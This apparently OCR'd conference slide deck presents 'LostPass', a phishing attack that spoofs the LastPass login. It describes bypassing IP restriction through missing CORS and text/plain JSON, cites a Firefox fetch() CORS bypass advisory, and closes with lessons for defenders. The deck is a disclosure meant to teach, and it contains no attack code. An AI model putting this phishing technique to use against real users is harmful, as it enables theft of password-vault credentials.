
Console

Emulation

Rendering

<top frame>

Preserve log



LastPass

Email:

test@exam

Master Pass

.....

[Forgot your password?](#)

- ☐ Remember Email
- ☐ Remember Password
- ☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)



The page at localhost:8080 says:

LastPass gave you away! Here is your email and password:
test@example.com -> examplePW5

☐ Prevent this page from creating additional dialogs.

OK

Response from LastPass

Excluded / Out of Scope

- Network level Denial of Service (DoS/DDoS) vulnerabilities.
- Findings from physical testing such as office access (e.g. open doors, tailgating).
- Findings derived primarily from social engineering (e.g. phishing, vishing, smishing).
- Findings from applications or systems not listed in the 'Targets' section.

Mitigations for LastPass Users

- Ignore notifications in the browser window
- Premium/Enterprise mitigations only
 - Enable IP restriction
 - Disable mobile login
 - Other attacks could use non-mobile API
 - Log all logins and failures
- You probably shouldn't disable 2FA

How to get around the IP Restriction (almost)

- LastPass doesn't use CORS
- They also accept text/plain JSON via POST
 - Intercept credentials
 - Issue AJAX request for login
 - Can't read response because of cross-origin restrictions
- Luckily browsers have no bugs in CORS, so we're safe, right?

Mozilla Foundation Security Advisory 2015-115

Cross-origin restriction bypass using Fetch

ANNOUNCED October 15, 2015

REPORTER Abdulrahman Alqabandi

IMPACT **HIGH**

PRODUCTS Firefox

FIXED IN • Firefox 41.0.2

Description

Security researcher **Abdulrahman Alqabandi** reported that the `fetch()` API did not correctly implement the Cross-Origin Resource Sharing (CORS) specification, allowing a malicious page to access private data from other origins. Mozilla developer **Ben Kelly** independently reported the same issue.

References

- [Cross-origin restriction bypass using Fetch \(CVE-2015-7184\)](#)
- [released fetch\(\) allows full access to body on credentialed cross-origin no-cors request](#)

Lessons for Software Developers

- UX should be designed with phishing in mind
- If necessary, add explicit anti-phishing measures
- Browser extensions: be wary of using the viewport
- Non-buggy user experiences
- Fix low severity security bugs
 - Otherwise I'll chain them together
- Bug bounties are not a panacea
- Use CORS and Content-Type!

Lessons for Users

- Keeping all of your secrets in one place is dangerous
- Make a phishing threat model
 - Engineering, management, sales/marketing
- Training is not enough
- Buy products that are phishing-resistant
- Don't click on anything in your browser, ever

Lessons for Researchers

- Novel phishing attacks need more attention
- Anti-phishing research is still nascent
- UX is a critical aspect of software's security posture and should be tested as such
- It's not all about traditional exploits
- The out-of-scope bug bounty list is a good place to find vulnerabilities to chain together



Give a man an 0day and he'll have access for a day, teach a man to **phish** and he'll have access for life.

– the grugq, 2015

<https://twitter.com/thegrugq/status/563964286783877121>

Questions?

Email: sean@praesidio.com

Website: www.seancassidy.me

Twitter: [@sean_a_cassidy](https://twitter.com/sean_a_cassidy)

Code is available: <https://github.com/cxxr/lostpass>